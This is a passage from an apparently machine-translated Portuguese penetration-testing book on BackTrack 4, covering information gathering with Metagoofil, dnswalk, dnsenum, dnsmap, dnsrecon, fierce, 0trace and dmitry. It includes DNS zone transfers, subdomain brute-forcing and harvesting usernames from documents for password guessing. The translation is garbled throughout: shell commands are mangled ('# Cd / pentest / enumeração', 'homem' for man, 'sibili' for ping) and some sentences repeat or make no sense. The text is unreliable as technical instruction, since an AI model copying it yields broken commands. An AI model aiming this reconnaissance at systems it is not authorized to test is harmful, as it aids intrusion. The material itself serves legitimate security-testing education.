TimeControl	http://www.timecontrol.com/
TaskMerlin	http://www.taskmerlin.com/
Projeto KickStart Pro	http://www.projectkickstart.com/
FastTrack Schedule	http://www.aecsoftware.com/
Serena OpenProj	http://www.openproj.org/
TaskJuggler	http://www.taskjuggler.org/
Open Workbench	http://www.openworkbench.org/

Usando qualquer uma dessas ferramentas poderosas, o trabalho do verificador da penetração podem facilmente ser monitorado e gerenciado de acordo com suas atribuições definidas e período de tempo. Além disso, essas ferramentas fornecem recursos mais avançados, como geração de um alerta para o gerente de projeto se a tarefa for concluída ou o prazo foi ultrapassado. Há muitos outros fatos positivos que incentivam o uso de gerenciamento de projetos ferramentas durante a atribuição de testes de penetração. Estes incluem a eficiência na prestação de serviços em tempo de produtividade de teste, melhorou ea satisfação do cliente, aumento da qualidade e quantidade de trabalho e flexibilidade para controlar o andamento do trabalho.

Sumário

Este capítulo explica um dos primeiros passos do processo de teste BackTrack. Os principais objetivo deste capítulo é fornecer uma orientação necessária sobre a formalização da prova requisitos. Para esta finalidade, um processo âmbito foi introduzido para destacar e descrever cada fator que constrói um roteiro prático para a execução do teste. O processo de escopo é feito de cinco elementos independentes. Estes clientes estão se reunindo requisitos de negócio, preparando plano de teste, o perfil de testar limites, definindo objetivos, gestão de projetos e e programação. O objetivo de um processo de escopo é a adquirir e gerenciar tanta informação quanto possível sobre o ambiente de destino que pode ser útil durante todo o processo de testes de penetração. Como discutido na capítulo, resumimos cada parte do escopo de processos abaixo.

- Coleta de requisitos do cliente fornecer uma orientação prática sobre o que informações devem ser recolhidas a partir de um cliente ou um cliente, a fim de conduzir os testes de penetração com sucesso. Cobrindo os dados sobre os tipos de testes de penetração, a informação de infra-estrutura, perfil da organização, o orçamento outlook, alocação de tempo, e os tipos de produtos são alguns dos mais áreas importantes que devem ser apuradas nesta fase.
- Preparar um plano de teste combina processo de teste estruturado, alocação de recursos análise de custos, não divulgação acordo, contrato testes de penetração, e as regras de engajamento. Todos estes ramos constituem um processo passo-a-passo para preparar um plano de teste formal que deve refletir os requisitos do cliente real, legal e perspectivas comerciais, recursos e dados de custo, e as regras de engajamento. Além disso, temos também forneceu um tipo exemplar de checklist que pode ser usado para garantir a integridade de um plano de teste.
- Profiling limites de teste fornece uma orientação sobre que tipo de limitações e restrições podem ocorrer enquanto justificam os requisitos do cliente. Estes pode ser na forma de limitação de tecnologia, a limitação do conhecimento, ou outros restrições de infra-estrutura colocada pelo cliente para controlar o processo de testes de penetração. Esses limites de teste podem ser claramente identificadas a partir da requisitos do cliente. Existem certos procedimentos que podem ser seguidas para superar essas limitações.

- Definindo os objetivos de negócios focar os principais benefícios que um cliente pode obter do serviço de testes de penetração. Esta seção fornece um conjunto de geral objetivos que é estruturado de acordo com os critérios de avaliação e os realização indústria.
- Gerenciamento de projetos eo agendamento é uma parte vital de um processo de escopo. Uma vez todos os requisitos foram reunidos e alinhados de acordo com o teste plano, é hora de alocar recursos adequados e prazos para cada uma identificada tarefa. Usando algumas ferramentas avançadas de gerenciamento de projeto, pode-se facilmente manter o controle de todas estas tarefas atribuídas a recursos específicos no âmbito do definido

No próximo capítulo, vamos poder aprofundar a discussão sobre a importância da eficiência de teste. Immediatamente, vamos poder aprofundar a discussão sobre a importância da eficiência de teste. contribui um papel fundamental em testes de penetração. Isto inclui a sondagem do público recursos, servidores DNS, motores de busca, e informações sobre outras lógicas alvo infra-estrutura.

4

Coleta de informações

Neste capítulo, vamos discutir a fase de coleta de informações para a penetração testes. Vamos descrever o que é a coleta de informações e que seu uso é. Nós também descrevem várias ferramentas que podem ser usados para coleta de informações. Depois terminar este capítulo, esperamos que o leitor terá uma melhor compreensão do a fase de coleta de informações.

Coleta de informações é a segunda fase do nosso processo de teste de penetração (Backtrack processo de teste), como explicado na seção Backtrack metodologia de testes de Capítulo 2. Nesta fase, tentamos coletar informações tanto quanto pudermos sobre o alvo, por exemplo, nomes de usuários potenciais, endereços IP, servidores de nomes, e assim por diante. Durante a coleta de informações, cada pedaço de informação é importante.

Com base no método utilizado, podemos dividir a coleta de informações de duas formas: ativa coleta de informações e coleta de informações passiva. Na informação activa coleta de método, nós coletamos informações através da introdução de tráfego de rede para o rede de destino, como fazer um ping ICMP, e uma porta TCP scan. Enquanto na passiva coleta de informações, reunimos informações sobre uma rede de destino, utilizando Serviços de Terceiros, como o motor de busca Google, e assim por diante.

Neste capítulo, discutiremos os seguintes tópicos:

- Vários recursos públicos que podem ser usados para coletar informações sobre a domínio de destino
- Ferramenta de coleta de documentos
- Ferramentas de informação DNS
- Ferramentas para coletar as informações de rota

Recursos públicos

Na Internet, existem vários recursos públicos que podem ser usadas para coletar informações sobre um domínio de destino. O benefício do uso desses recursos é que que não geram tráfego de rede para o domínio de destino diretamente, então o domínio de destino pode não saber sobre as nossas actividades.

A seguir estão os recursos que podem ser usados:

URL do recurso	Descrição
http://www.archive.org	Contém um arquivo de websites.
http://www.domaintools.com/	Inteligência nome de domínio.
http://www.alexa.com/Banco de dados de informações sobre sites.	
http://serversniff.net/	Livre "canivete suíço" para redes, serverchecks e roteamento
http://centralops.net/	Free online utilitários de rede: domínio, e-mail, browser, ping, traceroute, Whois, e assim por diante.
http://www.robtx.com	Permite a busca para o domínio e da rede da informação.
http://www.pipl.com/	Permite-lhe procurar pessoas na internet pela primeira e último nome, cidade, estado e país.
http://yonline.com	Permite a busca de pessoas em todo social sites de relacionamento e blogs.
http://wink.com/	Motor de busca livre para encontrar pessoas pelo nome, telefone e número, e-mail, website, fotografia, e assim por diante.
http://www.isearch.com/	Motor de busca livre para encontrar pessoas pelo nome, telefone e número e endereço de email.
http://www.tineye.com	TinEye é um motor de busca reverter imagem. Podemos usar TinEye para descobrir onde a imagem veio, como ele está sendo usado, se versões modificadas da imagem existe, ou para encontrar versões de alta resolução.
http://www.sec.gov/edgar.shtml	Para procurar informações a respeito pública listados empresas na Securities and Exchange Commission.

Eu sugiro que você utilizar estes recursos públicos antes de usar ferramentas BackTrack.

Além dos recursos públicos listados acima, você também pode usar ferramentas BackTrack. BackTrack 4 vem com muitas ferramentas que podem ser usados durante as informações fase de coleta. Tem sido agrupados com a finalidade das ferramentas.

Seguem-se os grupos de ferramenta para fazer a coleta de informações passiva:

- Gathering documento

- DNS
- Rota
- Motor de busca

Recolhimento de

documentos

Essas ferramentas nesta categoria são usadas para coletar informações de documentos disponíveis no domínio de destino. A vantagem de usar esse tipo de ferramenta é que você não vá para o site-alvo sozinho, mas você usa o Google, assim que o site-alvo não sei sobre a sua ação.

Metagoofil

Metagoofil é uma ferramenta que utiliza o motor de busca Google para obter metadados do documentos disponíveis no domínio de destino. Atualmente ele suporta os seguintes tipos de documentos:

- Documento do Word (doc, odt)
- Documento de planilha (xls, ods)
- Apresentações de arquivos (ppt, odp)
- Arquivo PDF

Metagoofil obras de:

- Procurando por todos os tipos de arquivo acima do domínio de destino usando o Google motor de busca
- Download de todos os documentos encontrados e salvá-las para o disco local
- Extrair os metadados dos documentos baixados
- Salvar o resultado em um arquivo HTML

Os metadados que podem ser encontrados são nomes de usuário, caminho, eo endereço MAC. Este

informação pode ser usada mais tarde para ajudar na fase de testes de penetração.

Para acessar Metagoofil, navegue até Backtrack | Coleta de Informações | Arquivo | Metagoofil. Você pode usar o console para executar os seguintes comandos:

```
# Cd / pentest / enumeração / google / metagoofil
```

```
#. / Metagoofil.py
```

Isto irá exibir uma instrução de uso simples e exemplo em sua tela.

Como um exemplo de metagoofil uso, vamos recolher todos os documentos de um alvo domínio e salvá-los em um diretório chamado teste. Limitamos o download para cada tipo de arquivo para 20 imagens. O relatório gerado será salvo test.html. Segue-se o comando que damos:

```
#. / Metagoofil.py-d targetdomain-l 20-f-o-test.html teste t
```

O resultado redacted desse comando é:

```
[+] Extrato de comando encontrados, prosseguir com leeching
[+] Pesquisando no targetdomain para: pdf
[+] Resultados totais no google: 1480
[+] Limite: 20
[+] Resultado de pesquisa: 0
    [20/01] http://targetdomain/knowledge_warehouse/Netbook.pdf
    [20/02] http://targetdomain/Bulletin/Edisi_4_Agustus_1.pdf
...
[+] Pesquisando no targetdomain para: doc
[+] Resultados totais no google: 698
[+] Limite: 20
[+] Resultado de pesquisa: 0
[+] Teste diretório já existir, reutilizá-lo
...
    [20/08] http://targetdomain/data/file20070813152422391.doc
    [20/09] http://targetdomain/data/file20080224161424426.doc
...
[+] Pesquisando no targetdomain: xls
[+] Resultados totais no google: 212
[+] Limite: 20
[+] Resultado de pesquisa: 0
[+] Teste diretório já existir, reutilizá-lo
    [20/01] http://targetdomain/data/Unpublish/1000Sumatera.xls
    [20/02] http://targetdomain/data/Unpublish/1200Sumut.xls
...
Nomes de usuários encontrados:
=====
User autor (Usuário)
Regulador
Legal
usuário
USUÁRIO
Monitoração
Rosa-7
```

```
Caminhos encontrados:
=====
```

```

\
(Windows \) / Autor (Usuário) / \
Normal \
[+] Processo terminou

```

Você pode ver pelo resultado que nós temos um monte de informações dos documentos que foram coletados, tais como nomes de usuário e informações de caminho. Podemos usar os nomes de usuário

à força bruta a senha, enquanto as informações de caminho pode ser usado para adivinhar o sistema operacional utilizado pelo alvo. Nós temos todas essas informações sem ir ao site de domínio de nós mesmos.

A figura abaixo mostra o HTML relatório gerado:

```

http:// /file20080505155134410.doc
Local copy Open
Important metadata:
Mimetype - application/msword
Language - U.S. English
Paragraph count - 21
Line count - 75
Last saved by - lina
Character count - 9052
Template - Normal
Creation date - 2008-05-05T05:22:00Z
Word count - 1588
Page count - 1
Creator - Upik
Date - 2008-05-05T09:24:00Z
Generator - Microsoft Office Word

http:// /file2008091675945083.doc
Local copy Open
Important metadata:
Mimetype - application/msword
Language - U.S. English
Paragraph count - 59
Line count - 213
Last saved by - user
Character count - 25407
Template - Normal
Creation date - 2008-09-17T03:12:00Z
Word count - 4457
Page count - 1
Creator - user
Date - 2008-09-17T03:30:00Z

```

Informações de DNS

As ferramentas agrupadas nesta categoria pode ser usado para obter Domain Name System (DNS) informações e também para verificar a configuração do servidor DNS.

dnswalk

O dnswalk ferramenta pode ser usada para descobrir detalhes sobre a lista completa de IP endereços e os nomes de host correspondente armazenada no servidor DNS de destino. Ele funciona utilizando um DNS transferência de zona.

A transferência de zona DNS é um mecanismo usado para replicar um banco de dados DNS de um mestre

Servidor DNS para outro servidor DNS, normalmente chamado de um escravo servidor DNS. Com este mecanismo, o senhor eo escravo banco de dados do servidor DNS vai estar em sincronia. Esta sincronia

recurso no protocolo DNS pode ser usado pelo testador penetração para recolher informações sobre o domínio de destino.

Além de fazer transferência de zona DNS, dnswalk também irá executar uma verificação de banco de dados DNS

de consistência interna e precisão.

Para acessar dnswalk a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | DNS | DNS Walk- ou você pode acessar dnswalk arquivo de ajuda usando o seguinte comando:

```
#. / Dnswalk-ajuda
```

Você também pode acessar dnswalk usando os seguintes comandos:

```
# Cd / pentest / enumeração / dns / dnswalk
```

```
#. / Dnswalk
```

Isto irá exibir uma instrução de uso simples em sua tela. Se você deseja exibir o dnswalk página de manual, você pode fazê-lo, dando o seguinte comando. Fazer se você está no dnswalk diretório:

```
# Dnswalk.1.gz homem-l
```

Isto irá exibir o dnswalk página de manual em sua tela. Você pode navegar através desta página manual usando o botão de navegação manual de página, como PgDn (Descer uma página) e PgUp (Para ir até uma página). Para sair desta página manual, basta pressionar o qbotão.

Como um exemplo do uso dnswalk, Vamos tentar obter informações de DNS de um alvo domínio. A seguir está o comando apropriado:

```
# Targetdomain. Dnswalk /.
```

O seguinte é o resultado desse comando. Nós removemos o domínio real nome e endereços IP:

```
Verificação targetdomain.
```

```
Recebendo transferência de zona de targetdomain. ns1.targetdomain de ... feito.
```

```
SOA = ns.targetdomain contact = admin.targetdomain
```

```
WARN: af-colo.targetdomain 10.255.xx.xx A: nenhum registro PTR
```



```

WARN: core.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: distga.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: distgb.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: distgc.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: mxbackup.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: ns2.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: ftp.streaming.targetdomain CNAME stream.targetdomain: unknown
anfitrião
WARN:
WARN:
WARN: test.targetdomain A 192.168.xx.xx: nenhum registro PTR
WARN: webmail2.targetdomain A 192.168.xx.xx: nenhum registro PTR
      www2.targetdomain A 192.168.xx.xx: nenhum registro PTR

```

Por favor note que no atual configuração do servidor DNS, a maioria dos servidores DNS não permitem transferência de zona. Esta atividade de transferência de zona pode ter sido monitorado pela maioria dos DNS

administrador do servidor e ele irá gerar um alarme de ataque. Experientes testadores de penetração cuidadosamente usar esta técnica como a última escolha.

dnsenum

Esta ferramenta funciona de forma semelhante ao dnswalk, Mas tem outras abordagens, que pode:

- Obter nomes extra e subdomínios utilizando o motor de busca Google.
- Descobrir nomes de subdomínio pela força bruta os nomes do arquivo de texto. O dnsenum incluído no BackTrack vem com um arquivo (dns.txt), Contendo 95 subdomínio nomes.
- Realizar consultas Whois em C-class faixas de domínio da rede e calcular a sua intervalos de rede.
- Realizar pesquisa inversa em faixas de rede.
- Use tópicos para fazer consultas diferentes.

Para acessar dnsenum a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | DNS | Dns Enum ou você pode acessar dnsenum a partir da linha de comando usando os seguintes comandos:

```
# Cd / pentest / enumeração / dnsenum
```

```
#. / Dnsenum.pl
```

Isto irá exibir a instrução de uso em sua tela.

Como um exemplo do dnsenum uso, usaremos dnsenum para obter informações de DNS a partir de um domínio de destino. A seguir está o comando apropriado:

```
#. / Dnsenum.pl targetdomain
```

O seguinte é o resultado desse comando:

```
----- targetdomain -----
Endereços do anfitrião:
targetdomain.1800IN
Servidores de nomes:
ns2.targetdomain. 1515IN
ns.targetdomain. 1515IN
ns1.targetdomain. 1514IN
A 192.168.xx.xx
A 192.168.xx.xx
A 192.168.xx.xx
A 192.168.xx.xx

Registro MX:
maildev.targetdomain. 1458 IN A 192.168.xx.xx
```

Parece que não podemos fazer uma transferência de zona do domínio de destino usando nosso DNS

servidor. Vamos tentar a força bruta do domínio usando o arquivo de texto fornecido (dns.txt).

A seguir está o comando apropriado:

```
#. / Dnsenum.pl-f dns.txt targetdomain
```

A partir do resultado abaixo, podemos encontrar vários subdomínios no domínio de destino que deseja:

```
-----
Força bruta com dns.txt:
-----
ns.targetdomain. 940IN
ntp.targetdomain. 1010IN
pop.targetdomain. 1007IN
smtp.targetdomain.1004
voips.targetdomain.993
www.targetdomain. 1667IN
A 192.168.xx.xx
A 192.168.xx.xx
A 192.168.xx.xx
IN A192.168.xx.xx
IN A192.168.xx.xx
A 192.168.xx.xx

targetdomain classe c netranges:
-----
192.168.xx.0/24
```

Felizmente para nós, o domínio de destino está usando nomes de subdomínio comum, por isso somos capazes

para descobrir vários subdomínios no domínio de destino.

Em seguida, tentar usar essa ferramenta usando outro servidor DNS que permite a transferência de zona. Nós

está usando um simples comando:

```
#. / Dnsenum.pl targetdomain
```

O seguinte é o resultado (só a nova informação é mostrado):

```
-----
Zonetransfers tentando:
```

```

-----
tentando zonetransfer para targetdomain em ns1.targetdomain ...
targetdomain.1800IN SOAns.targetdomain. admin.
targetdomain. (
    2011010101; Serial
    3600; Refresh
    600; Retry
    86400; expirar
    900); TTL Mínimo
targetdomain.1800INMX10 maildev.targetdomain.
targetdomain.1800INAwW.xx.yy.zz
targetdomain.1800INNSns.targetdomain.
targetdomain.1800INNSns1.targetdomain.
targetdomain.1800INNSns2.targetdomain.
...
voips.targetdomain.1800INAwW.xx.yy.zz
vpn.targetdomain. 1800INAwW.xx.yy.zz
webdev.targetdomain.1800INAwW.xx.yy.zz
webmail.targetdomain.1800INCNAME webdev.targetdomain.
webmail2.targetdomain.1800INAwW.xx.yy.zz
dev.www.targetdomain.1800INAwW.xx.yy.zz
www2.targetdomain.1800INAwW.xx.yy.zz

```

Por favor note que desta vez, são capazes de fazer uma transferência de zona e temos todos os peças preciosas de informações, como endereços IP internos e endereço IP ao vivo mapeamentos.

dnsmmap

O dnsmmap ferramenta utiliza uma abordagem semelhante à de dnswalk e dnsenum para descobrir subdomínios. Ele vem com uma lista de palavras built-in para força bruta, e também pode usar um fornecido pelo usuário wordlist. Os recursos adicionais fornecidos pelo dnsmmap são de que os resultados podem ser salvos no formato Comma Separated Value (CSV) para posterior processamento e ele não precisa de um privilégio root para ser executado.

Para acessar dnsmmap a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | DNS | Dnsmmap, ou você pode acessar dnsmmap a partir da linha de comando usando os seguintes comandos:

```

# Cd / pentest / enumeração / dns / dnsmmap
#. / Dnsmmap

```

Isto irá exibir a instrução de uso e exemplo em sua tela.

Como um exemplo do dnsmmap uso, usaremos dnsmmap a força bruta em subdomínios o domínio de destino usando a lista de palavras built-in. Aqui está o comando apropriado:

#. / Dnsmmap targetdomain

O resultado abridge para o comando é a seguinte:

```
dnsmmap 0,30 - DNS Network Mapper por pagvac (gnucitizen.org)
[+] Busca (sub) domínios para targetdomain usando built-in wordlist
[+] Usando atraso aleatório máximo de 10 milisegundos (s) entre as solicitações

imap.targetdomain
Endereço IP # 1: 192.168.xx.xx

intranet.targetdomain
Endereço IP # 1: 192.168.xx.xx

ns.targetdomain
Endereço IP # 1: 192.168.xx.xx

ns1.targetdomain
Endereço IP # 1: 192.168.xx.xx

ns2.targetdomain
Endereço IP # 1: 192.168.xx.xx

pop.targetdomain
Endereço IP # 1: 192.168.xx.xx

proxy.targetdomain
Endereço IP # 1: 192.168.xx.xx

smtp.targetdomain
Endereço IP # 1: 192.168.xx.xx

vpn.targetdomain
Endereço IP # 1: 192.168.xx.xx

webmail.targetdomain
Endereço IP # 1: 192.168.xx.xx

www.targetdomain
Endereço IP # 1: 192.168.xx.xx

www2.targetdomain
Endereço IP # 1: 192.168.xx.xx

[+] 12 (sub) domínios e 12 endereço IP (es) encontrados
[+] Tempo de execução: 157 segundo (s)
```

Se você quiser usar a sua própria lista de palavras de força bruta, você pode usar o seguinte comando:

#. / Dnsmmap-w yourwordlist targetdomain

Esteja ciente de que pode demorar muito tempo para fazer a força bruta, especialmente se você tem um arquivo wordlist grande.

dnsmmap em massa

O dnsmmap ferramenta só pode ser utilizado para subdomínios força bruta de um domínio de destino. Se você quer a domínios de força bruta muitos, você pode usar dnsmmap em massa. Para ser capaz de usar lo, primeiro você precisa colocar o seu domínio de destino inteiro em um arquivo de texto e dar a esse arquivo de texto

como uma opção para dnsmmap em massa.

Para acessar dnsmmap em massa a partir dos 4 BackTrack menu, navegue até Backtrack | Coleta de Informações | DNS | Dnsmmap em massa ou você pode usar o console e digite os seguintes comandos:

```
# Cd / pentest / enumeração / dns / dnsmmap
```

```
#. / Dnsmmap-bulk.sh
```

Isto irá exibir a instrução de uso e exemplo em sua tela.

O arquivo de texto deve conter domínios cada domínio em uma linha separada.

Em nossos testes, o dnsmmap em massa script não está funcionando porque não pode encontrar o dnsmmap programa. Para corrigi-lo, você precisa definir a localização do dnsmmap executável.

Verifique se você está no dnsmmap diretório (/ pentest enumeração / / dns / dnsmmap). Editar o dnsmmap-bulk.sh arquivo utilizando nano editor de texto e alterar o seguinte (linha 14 e linha 17):



```
dnsmmap $ i
elif [[ $ #-eq 2]]
então
    dnsmmap $ i-r $ 2

para

    . / Dnsmmap $ i
elif [[ $ #-eq 2]]
então
    . / Dnsmmap $ i-r $ 2
```

e salvar as alterações.

Como exemplo, queremos força bruta os seguintes domínios:

- DomínioA
- DomínioB
- DomainC

Nós salvar os nomes de domínio em um arquivo de texto chamado domains.txt. O comando para força bruta usando a lista de palavras built-in é:

```
#. / Dnsmap-bulk.sh domains.txt
```

Pode demorar algum tempo antes que você possa ver os resultados.

dnsrecon

Esta ferramenta é escrita em linguagem Ruby e tem características semelhantes a todos os anteriores ferramentas. A partir da versão 1.5, que está incluído no BackTrack 4, o dnsrecon pode ser usado para:

- Pesquisa inversa para a gama.
- Expandir um domínio de nível superior.
- Força bruta Host DNS e domínio usando uma wordlist. Ele vem com um arquivo de texto 1896 contendo nome do host que pode ser usado para a força bruta.
- Consultar o NS, SOA, e os registros MX.
- Executar transferência de zona em cada servidor NS relatados.
- Enumerar os registros mais comuns SRV para um determinado domínio.

Para acessar dnsecon a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | DNS | Dnsrecon, ou você pode usar o console e digite o seguinte comandos:

```
# Cd / pentest / enumeração / dnsrecon
```

```
#. / Dnsrecon.rb
```

Isto irá exibir a instrução de uso em sua tela.

Como exemplo, para reunir subdomínios disponíveis no domínio de destino que damos ao seguinte comando:

```
#. / Dnsrecon.rb-s targetdomain
```

E aqui estão os subdomínios obtidos:

```
targetdomain, 192.168.xx.xx, A
ns.targetdomain, 192.168.xx.xx, SOA
ns2.targetdomain, 192.168.xx.xx, NS
ns.targetdomain, 192.168.xx.xx, NS
ns1.targetdomain, 192.168.xx.xx, NS
maildev.targetdomain, 192.168.xx.xx, MX, 10
```

Esse comando vai fazer uma consulta DNS para o geral NS, SOA e Registros MX.

feroz

O propósito desta ferramenta é semelhante à das anteriores, mas tem um vantagem que lhe permite descobrir outros endereços IP usados pelo domínio que você quer verificar, e ele pode verificar o domínio ao mesmo tempo usando threads.

Para acessar feroz a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | DNS | feroz, ou você pode usar o console e digite o seguinte comandos:

```
# Cd / pentest / enumeração / feroz
#. / Fierce.pl
```

Isto irá exibir a instrução de uso em sua tela.

Como exemplo, vamos usar feroz para saber mais sobre um domínio:

```
# . / Fierce.pl-dns targetdomain-3 tópicos
```

Segue-se o resultado:

```
Servidores DNS para targetdomain:
ns.targetdomain
ns2.targetdomain
ns1.targetdomain
```

```
Tentando transferir primeira zona ...
Testes ns.targetdomain
Solicitação expirou ou transferência não autorizada.
Testes ns1.targetdomain
Solicitação expirou ou transferência não autorizada.
```

```
Sucesso em transferência de zona (que valeu a pena um tiro)
Ok, tentando o caminho bem antiquada ... força bruta
```

```
Verificação de DNS curinga ...
Nope. Bom.
Agora realizar 1.896 testes (s) ...
```

Pode levar algum tempo para terminar o teste.



Atualmente, o feroz Versão 1 incluído com BackTrack 4 não é mais mantido pelo autor (Rsnake). Ele sugeriu o uso Versão feroz 2, que ainda é mantido ativamente pela Jabra. feroz Versão 2 é uma reescrita Versão de um feroz. Ele também tem várias novas funcionalidades, tais como host virtual subdomínio, detecção e extensão saída do template bruteforcing, com base sistema e suporte XML para integrar com o Nmap. Desde a versão feroz 2 não é liberado e ainda não há nenhum pacote BackTrack para isso, você precisa obtê-lo a partir do servidor de desenvolvimento, emitindo o Subversion confira comando:

```
# Svn co https://svn.assembla.com/svn/fierce/fierce2/
trunk / fierce2 /
```

Verifique se você está no / Enumeração pentest / primeiro diretório antes de emitir o comando acima. Você pode precisar instalar vários Perl módulos antes de usar feroz v2 corretamente.

Em seguida, vamos descrever várias ferramentas que podem ser usados para obter informações de roteamento.

As informações de rota

O BackTrack 4 ferramentas agrupadas nesta categoria pode ser usado para obter rede de roteamento da informação.

Otrace

Otrace é uma ferramenta que pode ser usado para traçar a rota passivamente rede entre o verificador da penetração e do dispositivo de destino. Otrace utiliza protocolos comuns, tais como HTTP ou SNMP para alcançar o firewall, e então usa um pacote baseado em TTL depois. Há muitas razões por que usar Otrace pode ser mais bem sucedido do que usar um traceroute tradicional. Alguns deles são: Se houver um erro de configuração de firewall, o firewall não reescrever todo o pacote (que é comum para stateful nativa inspeção firewall), e um firewall não usa um gateway de camada de aplicação ou proxy (Que é comum em infra-estrutura de hoje da empresa). Otrace funciona através da criação de um ouvinte de esperar por uma conexão TCP a partir do dispositivo de destino e, em seguida, executa uma traceroute usando uma conexão já estabelecida.

Simplificando, Otrace é um script shell que é capaz de obter as informações de rota de um dispositivo de rede protegida por um firewall de inspeção stateful ou dispositivo similar. Ele utiliza o tcpdump comando.

Antes de podermos usar Otrace, Precisamos descobrir o endereço IP do dispositivo de destino. Podemos usar sibili para esta finalidade. Abrir um programa de terminal de console e sibili o dispositivo de destino usando o seguinte comando:

```
# Ping-c 3 TargetDevice
```


Segue-se a resposta do ping TargetDevice:

```
PING TargetDevice (ww.xx.yy.zz) 56 (84) bytes of data.
64 bytes from TargetDevice (ww.xx.yy.zz): icmp_seq = 1 ttl = 63 tempo = 582 ms
64 bytes from TargetDevice (ww.xx.yy.zz): icmp_seq = 3 ttl = 63 tempo = 591 ms

--- --- TargetDevice ping estatísticas
3 pacotes transmitidos, 2 recebeu, perda de pacotes de 33%, o tempo de 2003ms
rtt min / avg / max / mdev = 582.529/586.874/591.220/4.412 ms
```

Você terá um endereço IP (ww.xx.yy.zz) Do dispositivo de destino após a sibili comando.

Vamos tentar regular um traceroute primeiro comando para o dispositivo alvo:

Traceroute TargetDevice

Segue-se a traceroute resposta:

```
traceroute para TargetDevice (ww.xx.yy.zz), 30 hops max, 40 pacotes de byte
1 192.168.1.1 (192.168.1.1) 3,149 2,972 ms ms ms 3,164
2 10.1.248.1 (10.1.248.1) 13,291 13,040 ms ms ms 38,411
3 fm-IP1-isp (wa.xx.yy.zz) 38,150 37,780 ms ms ms 46,587
4 fm-IP2-isp (wb.xx.yy.zz) 51,244 50,905 ms ms ms 47,294
5 isp2-1 (wc.xx.yy.zz) 53,732 53,432 ms ms ms 53,072
6 isp2-2 (wd.xx.yy.zz) 52,751 21,700 ms ms ms 21,329
7 * * *
...
30 * * *
```

Sabemos que o nosso traceroute está sendo bloqueado depois de atingir o isp2-2 dispositivo.

Agora vamos usar 0trace. Para acessar 0trace a partir dos 4 BackTrack menu, você vai para Backtrack | Coleta de Informações | Rota | 0trace, ou você pode usar o console e digite o seguinte comando:

```
# / Usr/local/sbin/0trace.sh
```

Para o nosso caso, o comando utilizado é:

```
# / Ww.xx.yy.zz usr/local/sbin/0trace.sh eth0
```

Por favor, ajustar a interface de rede (eth0) E target_ip (ww.xx.yy.zz) Opções em conformidade.

Otrace Em seguida, ouvir uma conexão do dispositivo de destino. Você terá que conectar ao dispositivo de destino usando netcat e acessar o servidor da Web do dispositivo alvo (Se o dispositivo de destino é um servidor web) para que Otrace para obter uma rede estabelecida conexão.

```
Otrace v0.01 PoC por <lcantuf@coredump.cx>
[+] Esperando o tráfego de alvo na eth0 ...
```

```
# Nc ww.xx.yy.zz 80
```

```
GET / HTTP/1.0
```

Otrace irá exibir:

```
[+] Traffic adquiriu, à espera de uma brecha ...
[+] Target adquiridas: 192.168.1.107:47508 -> ww.xx.yy.zz: 80
(1288590921/1421483500).
[+] Configurando um sniffer ...
[+] Sondas Enviando ...
RESULTADOS TRACE
-----
1 192.168.1.1
2 10.1.248.1
3 wa.xx.yy.zz
4 wb.xx.yy.zz
5 wc.xx.yy.zz
6 wd.xx.yy.zz
7 ww.xx.yy.zz
Meta alcançada.
```

Se Otrace é capaz de obter as informações de rota, ele irá exibir a Meta alcançada mensagem. Caso contrário, ele irá exibir a Target rejeitado; Mensagem. Aqui vemos que Otrace é capaz de exibir as informações de rota, ao contrário do traceroute comando que só foi capaz de rastrear até chegar ao dispositivo isp2-2.

dmitry

O Deep Magic Tool Coleta de Informações (dmitry) é uma informação tudo-em-um-coleta de ferramenta. Ele pode ser usado para coletar as seguintes informações:

- O registro Whois de um host usando o endereço IP ou nome de domínio
- Informações de host de Netcraft.com
- Subdomínios do domínio de destino
- E-mail do alvo
- Aberto, filtrada ou fechada listas porta na máquina alvo

Mesmo que essas funcionalidades podem ser obtidas usando outros comandos do Linux, é muito útil para reunir todas essas informações utilizando uma única ferramenta e salvar o relatório em um arquivo.

Para acessar dmitry a partir dos 4 BackTrack menu, navegue até Backtrack | Informações Gathering | Rota | Dmitry, ou você pode usar o console e digite o seguinte comando:

```
# Dmitry
```

Como exemplo, vamos fazer o seguinte para um host de destino:

- Executar uma pesquisa Whois usando o nome de domínio
- Obter Netcraft.com informação
- Pesquisar todos os subdomínios possível
- Pesquisar todos os possíveis endereços de correio electrónico

O comando é:

```
# Dmitry-iwnse targethost
```

O seguinte é o resultado abridge:

```
Deepmagic Tool Coleta de Informações
"Não ser alguma magia profunda acontecendo"

HostIP: 192.168.xx.xx
HostName: targethost
Reuniu informações Netcraft para targethost
-----
Informações Netcraft.com recuperar para targethost
Não há relatos uptime disponível para host: targethost
```

```
Reuniu informações Subdomínio para targethost
-----
```

```
Google.com pesquisa: 80 ...
HostName: targethost
HostIP: 192.168.xx.xx
HostName: www.ecom.targethost
HostIP: 192.168.xx.xx
HostName: blogs.targethost
HostIP: 192.168.xx.xx
HostName: static.targethost
HostIP: 192.168.xx.xx
HostName: webmail.targethost
HostIP: 192.168.xx.xx
...
```

Coleta de informações

Coletou informações de e-mail para targethost

Encontrados 0 E-Mail (s) para targethost host, Searched 0 páginas contendo 0 resultados

Podemos também usar dmitry fazer uma varredura de portas simples, dando o seguinte comando:

```
#. / Dmitry-p targethost-f-b
```

O resultado é o seguinte:

Deepmagic Tool Coleta de Informações
"Não ser alguma magia profunda acontecendo"

HostIP: 192.168.xx.xx
HostName: targethost

Reunidos TCP Port informações para 192.168.xx.xx
PortState

```
...  
80/tcpopen  
...  
135/tcpfiltered  
136/tcpfiltered  
137/tcpfiltered  
138/tcpfiltered  
139/tcpfiltered
```

Portscan acabamento: digitalizados 150 portas, 138 portas foram fechadas no estado

Do comando anterior, notamos que o host de destino está usando um dispositivo para fazer filtragem de pacotes. Ele apenas permite conexões de entrada para a porta 80 que é comumente usado para um servidor web.

itrace

